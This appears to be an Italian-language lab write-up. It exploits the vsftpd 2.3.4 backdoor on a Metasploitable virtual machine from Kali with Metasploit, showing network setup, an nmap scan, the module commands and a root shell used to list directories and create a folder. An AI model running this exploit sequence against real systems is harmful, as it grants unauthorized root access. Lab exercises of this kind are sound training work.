


Exploit servizio vsftpd

Configurazione IP Metasploitable

Per eseguire l'exploit con il servizio vsftpd dalla macchina Kali a Metasploitable è necessario verificare che le configurazioni di rete permettano la comunicazione. Kali è attualmente su rete 192.168.1.0/24, dovendo configurare l'ip statico 192.168.1.149/24 a Metasploitable, mi assicuro che su Virtualbox le macchine siano sulla stessa rete interna:



Configuro quindi l'ip di Metasploitable con 192.168.1.149/24 come indicato, modificando il file

`/etc/network/interfaces` come segue:

```
# This file describes the network interfaces available on your system
# and how to activate them. For more information, see interfaces(5).

# The loopback network interface
auto lo
iface lo inet loopback

# The primary network interface
auto eth0
#iface eth0 inet dhcp

iface eth0 inet static
address 192.168.1.149
netmask 255.255.255.0
network 192.168.1.0
broadcast 192.168.1.255
gateway 192.168.1.1
```

Verifico la configurazione con il comando `ifconfig`:

```
To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:11:6c:88
          inet addr:192.168.1.149  Bcast:192.168.1.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe11:6c88/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:51 errors:0 dropped:0 overruns:0 frame:0
          TX packets:76 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:5443 (5.3 KB)  TX bytes:9170 (8.9 KB)
          Base address:0xd020 Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:105 errors:0 dropped:0 overruns:0 frame:0
          TX packets:105 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:25617 (25.0 KB)  TX bytes:25617 (25.0 KB)
```

Eseguo il ping da Kali all'ip appena configurato e verifico la raggiungibilità di Metasploitable:

```
(kali㉿kali)-[~]
└─$ ping 192.168.1.149
PING 192.168.1.149 (192.168.1.149) 56(84) bytes of data.
64 bytes from 192.168.1.149: icmp_seq=1 ttl=64 time=0.878 ms
64 bytes from 192.168.1.149: icmp_seq=2 ttl=64 time=0.961 ms
64 bytes from 192.168.1.149: icmp_seq=3 ttl=64 time=1.05 ms
64 bytes from 192.168.1.149: icmp_seq=4 ttl=64 time=0.853 ms
^C
```

Eseguo un `nmap -sV` da Kali a Metasploitable per verificare che il servizio che andremo a sfruttare sia attivo:

```
(kali㉿kali)-[~]
$ nmap -sV 192.168.1.149
Starting Nmap 7.93 ( https://nmap.org ) at 2023-09-22 11:45 EDT
Nmap scan report for 192.168.1.149
Host is up (0.00024s latency).
Not shown: 980 closed tcp ports (conn-refused)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7/p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
53/tcp    open  domain       ISC BIND 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind      2 (RPC #100000)
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
514/tcp   open  tcpwrapped
1099/tcp  open  java-rmi     GNU Classpath grmiregistry
1524/tcp  open  bindshell    Metasploitable root shell
2049/tcp  open  nfs          2-4 (RPC #100003)
2121/tcp  open  ftp          ProFTPD 1.3.1
3306/tcp  open  mysql        MySQL 5.0.51a-3ubuntu5
5432/tcp  open  postgresql   PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc          VNC (protocol 3.3)
6000/tcp  open  X11          (access denied)
8009/tcp  open  ajp13        Apache Jserv (Protocol v1.3)
8180/tcp  open  http         Apache Tomcat/Coyote JSP engine 1.1
Service Info: Host: metasploitable.localdomain; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/.
Nmap done: 1 IP address (1 host up) scanned in 11.49 seconds
```

Avvio msfconsole:

```
(kali㉿kali)-[~]
$ msfconsole

        ^:oDfo:"
              ./ymModayMmy/.
            -+dHJ5aGFyZGVyIQ==+-
        `:smo~~Destroy.No.Data~~s:`
            +-h2~~Maintain.No.Persistence~~h+-
        `:odNo2~~Above.All.Else.Do.No.Harm~~Ndo:`
          ./etc/shadow.0days-Data`%200R%201=1--.No.0MN8'/.
      +-+SecKCoin++e.AMD`      .-:////#+hbove.913.ElsMNh+-
    ~./ssh/id_rsa.Des-        `htN0LUserWroteMeI-
     :dopeAW.No+nano>o       :is:TriKC.sudo-.A:
     :we're.all.alike`       The.PFYroy.No.D7:
     :PLACEDRINKHER!+:      yxp_cmdshell.Ab0:
     :msf>exploit -j.         :Ns.BOB&ALICEs7:
     :== srxrwx:-.           `MSI46.52.No.Per:
     :<script>.Ac816/        sENbove3101.404:
     :NT_AUTHORITY.Do       `T:/shSYSTEM-.N:
     :09.14.2011.raid        /STFU|wall.No.Pr:
     :hevnstSurb025N.       dNVRGOING2GIVUUP:
     :#OUTHOUSE-   -s:      /corykennedyData:
     :$nmap -oS             SSo.6178306Ence:
     :Awsm.da:               /shMTLibeats3o.No.:
     :Ring0:                 dDestRoyREXKC3ta/M:
     :23d:                   sSETEC.ASTRONOMYist:
     :-/                      .ence.N:(){ |: & };:
                        .._Shall.We.Play.A.Game?tron/
                        --oooy.iflightf0r+ehUser5`
                        .. th3.H1V3.U2VjRFNN.jMh+.
                        MjM~~WE.ARE.se~~MMjMs
                        +-KANSAS.CITY's~-
                        J-HAKCERS-../.
                        .esc:wq!:.
                        +++ATH

[ *the quieter you become, the more you are able to hear.* ]

=[ metasploit v6.3.16-dev ]
+ -- ==[ 2315 exploits - 1208 auxiliary - 412 post ]
+ -- ==[ 975 payloads - 46 encoders - 11 nops ]
+ -- ==[ 9 evasion ]

Metasploit tip: View advanced module options with
advanced
Metasploit Documentation: https://docs.metasploit.com/

msf6 >
```

Cerco vsftpd con il comando `search`. Trovo un solo modulo e lo utilizzo con il comando `use 0`:

```
msf6 > search vsftpd

Matching Modules
=====
```

#	Name	Disclosure Date	Rank	Check	Description
0	exploit/unix/ftp/vsftpd_234_backdoor	2011-07-03	excellent	No	VSFTPD v2.3.4 Backdoor Command Execution

Interact with a module by name or index. For example `info 0`, `use 0` or `use exploit/unix/ftp/vsftpd_234_backdoor`

Il sistema imposta di default il payload `cmd/unix/interact`, che è quello che andremo ad utilizzare:

```
msf6 > use 0
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > █
```

Verifico le impostazioni con il comando `show options`. L'unico parametro richiesto da configurare è `RHOSTS`, ovvero l'ip della macchina target (Metasploitable):

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

  Name      Current Setting  Required  Description
  --      -
  CHOST      no                no        The local client address
  CPORT      no                no        The local client port
  Proxies     no                no        A proxy chain of format type:host:port[,type:host:port][...]
  RHOSTS     yes              yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT      21               yes       The target port (TCP)

Payload options (cmd/unix/interact):

  Name      Current Setting  Required  Description
  --      -
  CHOST      no                no        The local client address
  CPORT      no                no        The local client port
  Proxies     no                no        A proxy chain of format type:host:port[,type:host:port][...]
  RHOSTS     yes              yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT      21               yes       The target port (TCP)

Exploit target:

  Id  Name
  --  --
  0    Automatic

View the full module info with the info, or info -d command.
```

Con il comando `set RHOST 192.168.1.149` imposto il parametro richiesto e verifico l'esito eseguendo nuovamente il comando `show options`:

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOST 192.168.1.149
RHOST => 192.168.1.149

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

  Name      Current Setting  Required  Description
  --      -
  CHOST      no                no        The local client address
  CPORT      no                no        The local client port
  Proxies     no                no        A proxy chain of format type:host:port[,type:host:port][...]
  RHOSTS     192.168.1.149    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT      21               yes       The target port (TCP)

Payload options (cmd/unix/interact):

  Name      Current Setting  Required  Description
  --      -
  CHOST      no                no        The local client address
  CPORT      no                no        The local client port
  Proxies     no                no        A proxy chain of format type:host:port[,type:host:port][...]
  RHOSTS     yes              yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT      21               yes       The target port (TCP)

Exploit target:

  Id  Name
  --  --
  0    Automatic
```

A questo punto posso sfruttare la vulnerabilità con il comando `exploit`. Vediamo che si è aperta una shell di connessione. Verifico con `ifconfig` che effettivamente la connessione sia attiva:

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 192.168.1.149:21 - Banner: 220 (vsFTPD 2.3.4)
[*] 192.168.1.149:21 - USER: 331 Please specify the password.
[+] 192.168.1.149:21 - Backdoor service has been spawned, handling ...
[+] 192.168.1.149:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.1.10:32955 → 192.168.1.149:6200) at 2023-09-22 11:49:31 -0400

ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:11:6c:88
          inet addr:192.168.1.149  Bcast:192.168.1.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe11:6c88/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:1397 errors:0 dropped:0 overruns:0 frame:0
          TX packets:1343 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:112657 (110.0 KB)  TX bytes:132273 (129.1 KB)
          Base address:0xd020 Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:164 errors:0 dropped:0 overruns:0 frame:0
          TX packets:164 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:54509 (53.2 KB)  TX bytes:54509 (53.2 KB)
```

L'indirizzo IP restituito dal comando è effettivamente quello della macchina Metasploitable.

Con i comandi `pwd`, `ls` e `cd` verifico in quale directory mi trovo e mi sposto nella directory `root`:

```
pwd
/
ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
test
tmp
usr
var
vmlinuz
cd root
pwd
/root
```

Verifico il contenuto della cartella `root`, creo la cartella `test_metasploit` con il comando `mkdir` e ricontrollo l'effettiva creazione della cartella con il comando `ls`:

```
/root
ls
Desktop
reset_logs.sh
vnc.log
mkdir test_metasploit
ls
Desktop
reset_logs.sh
test_metasploit
vnc.log
```